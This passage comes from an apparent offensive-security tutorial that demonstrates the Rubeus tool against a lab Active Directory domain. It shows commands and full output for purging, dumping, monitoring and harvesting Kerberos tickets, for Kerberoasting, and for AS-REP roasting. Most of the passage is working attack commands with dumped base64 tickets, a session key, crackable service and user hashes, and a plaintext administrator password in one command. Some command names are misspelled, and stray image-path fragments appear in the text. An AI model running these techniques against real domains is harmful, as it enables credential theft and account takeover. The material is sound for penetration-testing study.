0x3e4	workstation01\$ @ IGNITE.LOCAL	DNS/dc1.ignite.local	4/29/2022 9:21:45 PM
0x3e4	workstation01\$ @ IGNITE.LOCAL	ldap/dc1.ignite.local	4/29/2022 9:21:45 PM
0x3e4	workstation01\$ @ IGNITE.LOCAL	cifs/dc1.ignite.local	4/29/2022 9:21:45 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	krbtgt/IGNITE.LOCAL	4/29/2022 9:21:36 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	cifs/dc1.ignite.local/ignite.local	4/29/2022 9:21:36 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	WORKSTATION01\$	4/29/2022 9:21:36 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	LDAP/dc1.ignite.local	4/29/2022 9:21:36 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	LDAP/dc1.ignite.local/ignite.local	4/29/2022 9:21:36 PM

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```
[*] Target LUID      : 0x8f57c
[*] Current LUID    : 0x6ba6da
```

LUID	UserName	Service	EndTime
0x8f57c	aarti @ IGNITE.LOCAL	krbtgt/IGNITE.LOCAL	4/29/2022 9:25:49 PM
0x8f57c	aarti @ IGNITE.LOCAL	LDAP/dc1.ignite.local/ignite.local	4/29/2022 9:25:49 PM

only)

rubeus.exe purge /luid:0x8f57c

```
C:\Users\Public>rubeus.exe purge /luid:0x8f57c  
rubeus.exe purge /luid:0x8f57c
```



```
(S)\rubeus  
v2.0.2  
[*] Action: Purge Tickets  
Luid: 0x8f57c  
[*] Target LUID: 0x8f57c  
[+] Tickets successfully purged!
```

Dump

If the session is running in an elevated mode, a user can dump/ extract all the current TGTs and service tickets. Again, /luid can be provided to dump specific user's tickets. /service can be used to filter these tickets.

For example, /service:krbtgt displays only TGTs.

```
rubeus.exe dump
```



```
C:\Users\Public>ruby.exe tgtdeleg
ruby.exe tgtdeleg

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[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/dc1.ignite.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: SGeedB66gFBsvSH2QH9eiYNars8kQr47LxBzNLX/CJM=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

doIFVDCCBVCgAwIBBaEDAgEwoIEVDCCBFBhgRMMIIESKADAgEfoQ4bDELHTKLURS5MT0NBTKiHMB+g
AwIBAAQYMBYbBmtYnRnBMSUDOSVRFLLKxPQ0FMo4IEDDCCBAigAwIBEqEDAgECoOID+gSCA/b+uILJ
X+4tAkB83WK5gTmLyaLOFjsiPUS69pbRURYx6mcidR+2hvkK5PDqXrVX1+8w7GGFpKHET9uIZML6zwJh
IC4whePYQSNjYmeGqv/KovCzw4vGFrFv08g2zCbstqfrcaAlQobeYYP5uo+uPXaaAnW8FSK71osUtxeI7z
mz4P2LIHhZIKKH1rh/gc6wVaamw/rQ4K/EdjjooHqm1NEs4SR4pTYZEdrHyQkZff/DScSbFRFv7EDxQD
+R8RI49q+CDHj/iTxNvu4xxF1imjpnYnhvOMdBxM/g5u8DSE48gNxs79ZBx2Utt29Ih+SZcTq0fmdUs6
l//kByQoaqVT4crYtJI0itC3hWqviva5Jaf+qf6WKpnk5RgVYBQfohGxuZCdytZWagnLwP5CEiM53bf
5Pxs1pkYIVD3Ujjwxji/HgMRsoq6nEHFFMsJmXPFpe9oRJGT8kQJH4lkJeNN75YLGieNS/JdW7m05jn
YCDhmLfbwNfZdcuzF3xUY77LN4ZbGdT4Q6yL83kJ2x8mBOZrhK9xTN5goE6PBez2haI16lSdaAvli+i0
KI+xIO0QMIdgXB8RBJJgW/EU+8Ym+aXIYNeXRAkdHX90Fr1vR/I/JGqkhBQ2q0D1ZeFGaqe00bjknRae
INPvLmh/zlttxpwG2g4Usy6BU7qjymLVTFZ5t5GsamCYXS0xX1kQJ5c/zRQKZyheI1bKVl0/QokQGQI
P3zk29jsYPUAmgJ4R9U2aPriifWPvAvavhXA4fod9DHD4+4cNvJovfzm3yw/VzM4Ivf6NBpJZHq7LmVzg
8Heisu1cpvYPA4LbpKdvrYhU3Wvc0zkjYLUW/Iv1DM6z6uhtVudThDe/q+f4WTLTP9Ftnfem/6kpFg4H
6iyJx020weAne5iTD9bkyo2h8cUuAczXZXpxxauz+0zfNgtR30GpyM+k0SJKTX4LH5ljTN4dwHdaOmhb
CwQGPXiQDNFEvqaszp0dviI8G0iFdtK0XN8L42JumrheqPXsyzMcajohqUbuU+faIy91jBwMSJ4TQfOkH2
4yHDLGtQ2IsyLVGqmOnuBpMPrP6rFhUb9hmSkVVoDGgaqSSY30W0ZLZSFpXQSBpVjP/myTCqFJrecd
lsV1tQN1UxNZ+aAnYtTggPMQw1Y3wM3+5gcX++aqMP0kdd11lf8GHMJMF82PYEnppwtSfXevMRHLbwc5
```

As you can see, the current user's TGT has been dumped successfully.

Monitor

The monitor function can periodically extract all TGTs every x seconds where x is the variable provided in the /interval flag.

/targetuser: Only the specified user's tickets will be returned.

```
rubeus.exe monitor /targetuser:noob$ /interval:10
```

```
C:\Users\Public>rubeus.exe monitor /targetuser:noob$ /interval:10
rubeus.exe monitor /targetuser:noob$ /interval:10
```



```
v2.0.2

[*] Action: TGT Monitoring
[*] Target user      : noob$
[*] Monitoring every 10 seconds for new TGTs
```

Harvest


The harvest option extracts TGTs every x seconds where x is provided by /interval flag and it also keeps a cache of any extracted TGTs and any tickets about to expire are autorenewed.

/nowrap filter: Displays tickets in a single line (very helpful)

/runfor: Can specify the end time of harvest option

rubeus.exe harvest /interval:30

```
C:\Users\Public>rubeus.exe harvest /interval:30
rubeus.exe harvest /interval:30
```



```
v2.0.2

[*] Action: TGT Harvesting (with auto-renewal)
[*] Monitoring every 30 seconds for new TGTs
[*] Displaying the working TGT cache every 30 seconds

[*] Refreshing TGT ticket cache (4/29/2022 2:16:30 PM)

User           : WORKSTATION01$@IGNITE.LOCAL
StartTime      : 4/29/2022 11:21:36 AM
EndTime       : 4/29/2022 9:21:36 PM
RenewTill      : 5/6/2022 11:21:36 AM
Flags          : name_canonicalize, ok_as_delegate, pre_authent, initial, renewable, forwa
rdable
Base64EncodedTicket :

doIFPjCCBTqgAwIBBaEDAgEWooIEPTCCBDlhggQ1MIIEMaADAgEFoQ4bDELHTKlURSSMT0NBTKIhMB+gAwIBAgEYMBYbBmtY
YnRn
dBsMSUdOSVRFLkxPQ0FMo4ID9TCCA/GgAwIBEqEDAgECooID4wSCA99J0bzGyMD1jPZikb4aQ5L851x5bqvemJicEnvWbADm
qCZV
E1uqk5b2zTAVeFMuMXJSw5Sb9crfC3AJuYoBn48ITduEAQ2HoYFPZ6UjXrJgKfMX50dRwinj00P5facT/842FXxy1YkX6D8o
4asn
Pz0eJDc7UUY5B3FBbqcF1FtuMeFAR+IXWe6gWyBbRTFm0jtVjsBYLT0HVswlvaEpb3dgIK1KUBmjjBQ53tMzrpuPfh9aLB0D
m7/p
yBOF+HzCH3V/UbwDZXl1nyx3w7B0KBVpLGFd5q6QXKYmsBIuktLJ1oQbrMSUbdIH9ARDCaReQGJqix9E/hE1qyh6QY0L5uKv
2KID
vxDo1TAmWg/vB/7H57YAMp9Lmu8m9m7ThiCE2innEkTY7oY3sFDGloY6l/8/pTQoWYfN27SedFnJFu8uJ75BExWllkpCpxiu
```

Kerberoasting

Kerberoasting is a technique that allows an attacker to steal the KRB_TGS ticket, that is encrypted with RC4, to brute force application services hash to extract its password. Kerberos uses NTLM hash of the requested Service for encrypting KRB_TGS ticket for given service principal names (SPNs). When a domain user sent a request for TGS ticket to domain controller KDC for any service that has registered SPN, the KDC generates the KRB_TGS without identifying the user authorization against the requested service.

An attacker can use this ticket offline to brute force the password for the service account since the ticket has been encrypted in RC4 with the NTLM hash of the service account.

For a detailed guide on Kerberoasting, see our article [here](#).

To perform Kerberoasting using Rubeus for a specified SPN, we can provide using the /spn flag.

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local

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[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target SPN      : ldap/dc1.ignite.local/ignite.local
[*] Hash           : $krb5tgs$18$USER$DOMAIN$ldap/dc1.ignite.local/ignite.local*$220
ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118
6D0FB2743D8D1198ED3747D0AB5980F1543E6941960D678FE520BA0A6ECCA90D
7AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B2645413B3B0F
B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF984
5B948F6052C39E034FF89EAFB1860EAEAC41C4BFA3B4022C068931CCEDC06231
2281909FD06304D50BD518FD1A500627C6BD83B7E2BB6072F4BCD89F7635FEC7
9DEE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631F3
B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18F
17B20DFF234612AFCA2577710A2DA1C1092341A662533160CB750B8A8B031C20
990E494BB5B91EC5D5318F53E877D436D5B55E1ED1019C05F9F3B83629EDA664
14304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9
B4403B9C99D304C3F3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269F
41B040D2346EDF9EDFBB80D8B1667006EF4DDC66CAAAB107CBFD4F42434714AA
7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5CE48A301947DA80868
9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E0
6299DF28C9B58411B1551AF78B7BFDB0A0F623BB3358A36083AA256B726884D8
CCB3CE5160831057A8FB27032870126D09B4E491BFC7642F7E02B5766EB0D541
B6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B5821DBE493
AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466B64B5FDC
B89245B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD0
2FDD3052BF4CB167FAE330D43B9C2F28F282290E76124CA9265EE9A951998CAE
16AA3C4D05C1274C0B6806D3C13ADF8E2551C0B660A0793DB8FDA3273D856C07
```


/tgtdeleg can be used to perform the tgt delegation trick to roast all rc4 enabled accounts

```
C:\Users\Public>rebeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /tgtdeleg
rebeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /tgtdeleg

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[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for everyt

[*] Target SPN          : ldap/dc1.ignite.local/ignite.local
[*] Hash                : $krb5tgs$23$*USER$IGNITE.LOCAL$ldap/dc1.ignite.local/ignite.local*$71BB
19D7CAD2E709FA48CA4$E864D5644ADD54A02280248C2BE0FE94D2D4A2984C6FFF3504F
905060CB5C968436D2C70FA78F75E051CDF18419A047B7419C421820A64AAA29FE0E697
C8F0077D022CBA982BA12A50C972391321658236E09EA0119DF8942363A350F3707C503
AD2FE1FD235390D9B2DEF8CA4E5994D71F3811A8C0A198BC9D2395EB3203EBE86663B69
4D5D8D04C4E45EB09FEC406474BC255B83E312E6821389C52702A5D8FBD375E1127FA17
9A8EACFC1CD176AA79C9B58CBA154DAF1B62EF0A00884BDE4496D1E8341AB5862C8611E
EA53B863166EEF3B7161022885B40BCC3331E83752F9090A4CD258DDB03ABAF2C33F027
36E6A973A8EAC3E95590FDE3525E4053285AF9DD3844791918212505948F81418838CBA
8BBB3B0D4D4202C2B365F591CDA1A0169B0D80DEECABC1492C9D4C92464996188ACE7E8
7BD064BB16139416D371880EF3A96BE7AE3093302BD9DBB7A30BCD7DD8D8135C26300AF
B33A8F2EE752C2DD6F4CE9B25E0587D82A65C97B3CF728920D1D246C237F23E196C2B61
5377105186DD784151C9097F8D8E6D8AC5B6A2AA17AAE759F34C12653F9A280ABC1864B
FD4F08F11093A6BB4761B1251A0439E00015F9EDE533EBA269A555B5AC5EECE47D4D3F0
D99B53BA4F014A881B7FF02DADC61C2720E0980F0A5BF2EAB70659169E2F79E253EB4B8
AFFCB324AF2701EF57E6F9C031242818EAEDB6D6D1E2358208F5347BE16BB948A359774
06D45C413882AD60872EA290310A059B4D9217445C25E9261C2A84B47B45E80929F9217
D81BA3D33B19352AA746938B7D8EF0F051D17EF8CFD8E215BFCFC95E43D99071387ECD1
332AA3F83B9F985A25418CDF7FB47D00FF50B872F820F426B881C65E9AC90E59B377CD6
54FCC89373AE1507F3763FF36ED4F1509E8738E0783890F51C7D7DD591C2B3CC23CC84
ACC19C989254DC61A349E24F8C7E864B27E0BF4EF7563443266745EFFB1FAF9F972BC34
534E226CCA5B4B584FD6FDAC3B5A0BE81B80345273BA4D461842F7C0EC7DBC028B1B2B5
702E202B670CE2AD79DFB35072AEC CA3C8DDDBAD595EB245142CFF214D8B8A860DFC4032
EBFE0E733EC3128BC7AB0A4A902E079B7A25FA0C42A0107E147B3E2C7B0627C7626CCF98
878BB41B0E1098D9A23FB2224F7577269DA20C04EF79EDD03569D956585C84F838B708
BBA5D2AA22B448ACEF5EFD40035CB3E16055A3E94D3DC8A30CA37A91CAD6946D8C7F641
```

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /aes
```

```

C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /aes
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /aes

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[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target SPN      : ldap/dc1.ignite.local/ignite.local
[*] Hash           : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local/ignite.local*$220
                    ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118
                    6D0FB2743D8D1198ED3747D0AB5980F1543E6941960D678FE520BA0A6ECCA9D
                    7AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B2645413B3B0
                    B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF984
                    5B948F6052C39E034FF89EAFB1860EAEAC41C4BFA3B4022C068931CCEDC06231
                    2281909FD06304D50BD518FD1A500627C6BD83B7E2BB6072F4BCD89F7635FEC7
                    9DEE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631F3
                    B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18
                    17B20DFF234612AFA2577710A2DA1C1092341A662533160CB750B8A8B031C20
                    990E494BB5B91EC5D5318F53E877D436D5B55E1ED1019C05F9F3B83629EDA664
                    14304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9
                    B4403B9C99D304C3F3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269
                    41B040D2346EDF9EDFB880D8B1667006EF4DDC66CAAAB107CBFD4F42434714AA
                    7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5CE48A301947DA8086
                    9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E
                    6299DF28C9B58411B1551AF78B7BFDB0A0F623BB3358A36083AA256B726884D
                    CCB3CE5160831057A8FB27032870126D09B4E491BFC7642F7E02B5766EB0D54
                    B6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B5821DBE49
                    AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466B64B5FD
                    B89245B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD
                    2FDD3052BF4CB167FAE330D43B9C2F28F282290E76124CA9265EEA951998CA
                    16AA3C4D05C1274C0B6806D3C13ADF8E2551C0B660A0793DB8FDA3273D856C0
                    9C3DA80507564181B3185FF491A8C4173F5DAE57FF5299DDFEE9673CACF8C0
                    A36F51595D5AECF8E38CD2040067496813E0361B78D663D2201124A5CCC3D94
                    36C5787E3B712C694EA2C9B15066B0C655226576E2E844F73A760F07603451A

```

Alternate domain credentials to perform Kerberoasting and searching for users to kerberoast can be done using the /creduser and /credpassword

```

rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local
/creduser:ignite.local\Administrator /credpassword:ignite@987

```

```

C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /creduser:ignite.local\Administrator /credpassword:Ignite@987
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /creduser:ignite.local\Administrator /credpassword:Ignite@987

v2.0.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]          Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target SPN      : ldap/dc1.ignite.local/ignite.local
[*] Hash           : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local/ignite.local*$D935216351A44E4DBCA
09573$9A866BAA049EA43BE1B5F335A044A81F807DF1FBD6DA6AEDB88DD9C6210B820FF8CE18FABA
C8A03A5F72869F7D73ADA0AF294D164C0FEB37B274498AD0B77DA7B5CD521D1EE5C0836ADA6E3D03
BE3768B1921C444BB8B50752D041627B46C6411908DDC2C7BD0DEF4D726DB3D9C87E7F4C8F18284C
EFBFE358E5A0871597F6940865A12A57CBEFBA13A10428FF92F532A48CEAD492B85EB77AAFF9E9EA
C85CDF5DD201E3B9D58508CBD59A1C80C81A790D77192B3EDCC5D734BD96016CCF9D1B1555FF63D
B2B10DB92686EB3329922655FD0FE706A61CAC6DDA18175074658C4E245DA7F0F7E48EA3DD25D077
FF0AFE9603EC4F4C98809951607A55ABBF823A043508A67B33FF1FC9367F33269355684D0BCDB2D1
C454F0AE2B34769B462C13AEE25E89817FBAFBB71079A828517A823CBD334DC0A20D5F9894BC8A0F
46221C286D2A74D4DF429D760B0E6F20CBB69791138B561D6884BBB39BC387F701DD8856D93692B5
28C8459D8280ED57CE685C4FE68C94246F8FD05CAD218EC13C866E391BB23C161551F098ECB4467F
5258DD9FE169B1680FEB7D6E8F270220B33A4D55960F835F55F4AAD2427A6155B77CC301833BF1E4

```

Some customisation flags can also be specified like


/pwdsetbefore: In the format MM-dd-yyyy then only the accounts whose password was last changed before the specified date shall be roasted

/resultlimit: The number of accounts that shall be roasted will be limited to this value

/delay: Specifies the milliseconds interval between two consecutive TGS requests

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /pwdsetbefore:08-05-2022 /resultlimit:3 /delay:1000
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /pwdsetbefore:08-05-2022 /resul
tlimit:3 /delay:1000
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /pwdsetbefore:08-05-2022 /resultlimit:3 /delay:
1000
```



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[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.

[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Using a delay of 1000 milliseconds between TGS requests.

[*] Target SPN : ldap/dc1.ignite.local/ignite.local

```
[*] Hash : $krb5tgs$18$USER$DOMAIN$ldap/dc1.ignite.local/ignite.local*$22065AE39779D2EFAEC
ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118CEF939BF767F4087
6D0FB2743D8D1198ED3747D0AB5980F1543E6941960D678FE520BA0A6ECCA9DD743120424C6E98A7
7AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B2645413B3B0F53D18EE37414A2F6
B5B85202D1986F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF9846D265D5444AD2E3
5B948F6052C39E034FF89EAFB1860EAEAC41C4BFA3B4022C068931CCEDC062316CFFC21720BCBBE1
2281909FD06304D50BD518FD1A500627C6BD83B7E2BB6072F4BCD89F7635FEC7CEB7FC140B08BACA
9DEE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631F37F3C349A356E8737
B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18FEFBEDEF42570C9C
17B20DFF234612AFCA2577710A2DA1C1092341A662533160CB750B8A8B031C2C7D417E56B7C26055
990E494BB5B91EC5D5318F53E877D436D5B55E1ED1019C05F9F3B83629EDA664A4088755B98DB2E0
14304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9EAE229E7A9105720
B4403B9C99D304C3F3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269FFC5A7704DCB8BF84
41B040D2346EDF9EDFBB80D8B1667006EF4DDC66CAA8107CBFD4F42434714AA1CE7E42E26F801CE
7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5CE48A301947DA80868AF26C243A3690D8C
9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E016A45069249C57FA
6299DF28C9B58411B1551AF78B7BFD0B0A0F623BB3358A36083AA256B726884D8ED4279307F03F891
CCB3CE5160831057A8FB27032870126D09B4E491BFC7642F7E02B5766EB0D5418A3AEB172E600D8F
B6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B5821DBE495F72AEF29E2E00D98
AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466B64B5FDC8C3BA86939528BB3
B89245B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD05AF8B2AAB8419BFB
2FDD3052BF4CB167FAE330D43B9C2F28F282290E76124CA9265EE9A951998CAE8C7F79748BFC419D
16AA3C4D05C1274C0B6806D3C13ADF8E2551C0B660A0793D88FDA3273D856C07E0372078D8FEF0393
```

/rc4opsec: tgtdeleg trick is used and accounts without AES enabled are roasted.

rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /rc4opsec


```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /simple /nowrap
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /simple /nowrap

rubeus
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[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC accounts.

[*] Target SPN          : ldap/dc1.ignite.local/ignite.local
[*] Hash               : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local/ignite.local*$22065AE39779D2EF
ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118CEF939BF767F40876D0FB2743D8D1198ED3747D0AB
0F1543E6941960D678FE520BA0A6ECC9AD0743120424C6E98A77AFAB86DF0F1E6080F14622DEE7B16AD27D9A44A9B0856BA335B264
3B08BF5D3D18EE37414A2F6B5885202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE886AEF9846D265D54444AD2E35B94
052C39E034FF89EAFB1860EAEAC41C4BFA3B4022C068931CCEDC062316CFFC21720BCBBE12281909FD06304D50BD518FD1A500627C
83B7E2BB6072F4BCD89F7635FEC7CEB7FC140B08BACA9DEE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631
F3C349A356E873B72F69A985C1D5FC314BF628C1BC178BB9E797C4953325A9902F67892A32B18FEFBEDEFE42570C9C17B20DFF234
AFC2577710A2DA1C1092341A662533160CB750B8A8B031C2C7D417E56B7C26055990E494BB5B91EC5D5318F53E877D436D5B55E1E
19C05F9F3B83629EDA664A4088755B98DB2E014304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9EAE22
A0105720B4403B9C99D304C3F3FCE982FD4288EC0C432CB9C92295D38BCB6ED486A3269FFC5A7704DCBABF8441B040D2346EDF9EDF
D98B166706EF4DDC66CAAB107CBFD4F42434714AA1CE7E42E26F801CE7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5C
A301947DA0868AF26C243A3690D8C9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E016A45069249C
A6299DF28C9B58411B1551AF787BFDB0A0F623BB3358A36083AA256B726884D8ED4279307F03F891CCB3CE5160831057A8FB27032
126D09B4E491BFC7642F0E02B5766EB0D5418A3AEB172E600D8FB6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B
1DBE495F72AEF29E2E00D98AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466864B5FDC8C3BA869395288B389
B0AF6BEA2825859871D81D08B7249CECDB2D8A493D235CB6075ED05AD05AF8B2AAB8419BF82FDD3052BF4CB167FAE330D43B9C2F28
2290E76124CA9265EE9A951998CAE8C7F79748BFCA419D16AA3ACD05C1274CB08606D3C13ADF8E2551C0B660A0793DB8FDA3273D856
0372078D8FFD3939C3DA80507564181B3185FF491A8C4173F5DAE57F7F5299DDFEE9673CACF8C00F663CDE1DF5660D3FA36F5159D
CF8E38CD2040067496813E0361B78D663D2201124A5CCC3D94C5AD0B1421587A80C36C5787E3B712C694EA2C9B15066B0C65522657
E844F73A760F07603451A1956BAF4C2ACBB5CEDB083E402A952577B811A9F948F44FBF42F67CA03C011ED4668E0195B16DE8F63AAD
30094F5943B1A6BC70068D0C85B17655052EDB3E5E22C3D10D18613A01CF61C3AD3918D3C42861D892097CF8E8FF1BF6A939DA2432
CD9A8F864EE437ED9CEDB66518E0DD3F19C530BCB8
```

`/outfile`: Can be used to store the hash in an output file

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type.hash
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type.hash  
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type.hash
```

()
()
	\ /											
	\ /											
	\ /											
v2.0.2

```
[*] Action: Kerberoasting  
  
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.  
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.  
  
[*] Target SPN           : ldap/dc1.ignite.local/ignite.local  
[*] Hash written to C:\Users\Public\type.hash  
  
[*] Roasted hashes written to : C:\Users\Public\type.hash
```

A service ticket is obtained using TGT and that TGT is obtained by validating a first step called “pre-authentication.” If this pre-authentication requirement is removed for accounts, it makes them vulnerable to asreproasting.

You can read our detailed article [here](#).

```
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local
```

```
C:\Users\Public> rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local

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[*] Action: AS-REP roasting

[*] Target Domain      : ignite.local

[*] Searching path 'LDAP://dc1.ignite.local/DC=ignite,DC=local' for '(s(samAccountType=805306
Control:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName     : harshit
[*] DistinguishedName  : CN=harshit,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshit'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$harshit@ignite.local:C9722096DCCABCD1D8FB22DC7A3A50C3$863FDD91BBA7139
64685F2E914CDAD90C5F311DC7700E30C8948D3486D0F108D4E773076D245CD7B58FB588D37A85C7
4767952CBA58B9E9264E854DB619E1C4DD6E7BDD0EC63BD47AFE07651B34E7751E411478DC882FFE
5DE57FCEE2E810838C04F3E9EF974167B4183CE7260A39783FB480476A75CBF466EABD3A2EA81826
11F2D342F1C50172ED0AB25975C1195048080E88B856DF12B3CF53644C561232B7AA1A6037E529C9
3DED8BE9BA2336957D7628F9FA38C1EEA42238AE4FF9A2DF165D83E0F7C7D82B23DA7B60453B9F53
82272E02F2786294D84EC68566D28078AC053856A95E19B03EC823C8D

[*] SamAccountName     : aarti
[*] DistinguishedName  : CN=aarti,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\aarti'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$aarti@ignite.local:5766496E3EADC88DC5A9D73194E6D559$A870D33C06C4F5D36
1B4364EF3F7696028F31152EB4B6E5C893275B2F0625A00FBBE91084E60DF4549412947B4A620684
4D42B133A253774CEED8A00A4F914F76AE1234388D172C650B156C4074157A726CD7E3038C3BE8EB
308E9464FD8BEDB5873512376FBC81E9FEE6AB1F75E8C5921E9EC44DBD4DD7389669621718E3963D
```

As you can see, all the accounts with setting “Do not use Kerberos pre-authentication” enabled are vulnerable to the attack and their AS-REP encrypted with RC4-HMAC password has been dumped.


```
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /format:hashcat
```

/domain and /dc are optional flags that can be used to explicitly define the domain and controller accounts.

```
rubeus.exe asreproast /domain:ignite.local /dc:dc1
```



```
